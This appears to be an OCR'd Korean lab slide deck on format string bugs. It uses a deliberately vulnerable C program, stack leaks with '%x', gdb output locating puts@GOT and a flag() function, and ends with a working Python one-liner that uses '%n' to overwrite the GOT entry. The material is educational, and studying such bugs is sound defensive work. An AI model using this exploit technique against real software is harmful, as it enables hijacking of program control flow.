F S B 실습

pwnable

문승재

목차

F S B

F S B

Format String Bug의 약자

printf(), sprintf()


%d, %x, %p, %s ...

정상적인 방식

F S B

```
char *a="AAAA";
char *b="BBBB";
char *c="CCCC";

printf("%s%s%s",a,b,c);
```

정상적인 방식



F S B

F S B

Format String Bug의 약자

printf(), sprintf()

%d, %x, %p, %s ...

```
char name[1024];
fgets(name, sizeof(name),stdin);
printf(name);
```


비 정상적인 방식

F S B

```
char name[1024];
fgets(name, sizeof(name),stdin);
printf(name);
```

비 정상적인 방식

name에 "AAAA %x %x %x %x" 넣으면



공격 실습

```c
#include<stdio.h>

void main(){

    char name[1024];

    puts("[+] start FSB test");
    printf("format string test : ");

    fgets(name, sizeof(name), stdin);
    printf(name);

    puts("[+] finish FSB test");
}

void flag(){
    printf("Attack Successful!! ");
}
```

name에 "AAAA %x %x %x %x" 넣기

```
moon@ubuntu:~/Desktop$ ./FSB_2
[+] start FSB test
format string test : AAAA %x %x %x %x
AAAA 41414141 20782520 25207825 78252078
[+] finish FSB test
```

AAAA 41414141 .....

공격 실습

```c
#include<stdio.h>

void main(){

    char name[1024];

    puts("[+] start FSB test");
    printf("format string test : ");

    fgets(name, sizeof(name), stdin);
    printf(name);

    puts("[+] finish FSB test");
}

void flag(){
    printf("Attack Successful!! ");
}
```


name에 "AAAA %x %x %x %x" 넣기

```
moon@ubuntu:~/Desktop$ ./FSB_2
[+] start FSB test
format string test : AAAA %x %x %x %x
AAAA 41414141 20782520 25207825 78252078
[+] finish FSB test
```

AAAA 41414141 .....

공격 실습

```c
#include<stdio.h>

void main(){

    char name[1024];

    puts("[+] start FSB test");
    printf("format string test : ");

    fgets(name, sizeof(name), stdin);
    printf(name);

    puts("[+] finish FSB test");
}

void flag(){
    printf("Attack Successful!! ");
}
```



공격 실습

puts_got

```
gdb-peda$ disas 0x80490a0
Dump of assembler code for function puts@plt:
   0x080490a0 <+0>:     endbr32
   0x080490a4 <+4>:     jmp    DWORD PTR ds:0x804c014
   0x080490aa <+10>:    nop    WORD PTR [eax+eax*1+0x0]
End of assembler dump.
```

0x804c014

Flag함수 주소

```
gdb-peda$ p flag
$2 = {<text variable, no debug info>} 0x804924e <flag>
gdb-peda$ p/d 0x804924e
$3 = 134517326
```

0x804924e (134517326)

공격 코드

앞의 바이트들을 계산해서 그 다음 메모리 주소에 넣음

```
(python -c 'print "AAAA" + "₩x14₩xc0₩x04₩x08" + "%134517318x"+"%n"';cat)| ./FSB_2
```

Dummy 4byte

Puts_got 4byte

Flag 함수 주소(10진수) – dummy (4) – puts_got (4)

예방법

FSB를 예방하려면?

학교에서 배운 대로 형식지정자를 제대로 쓰자.

감사합니다.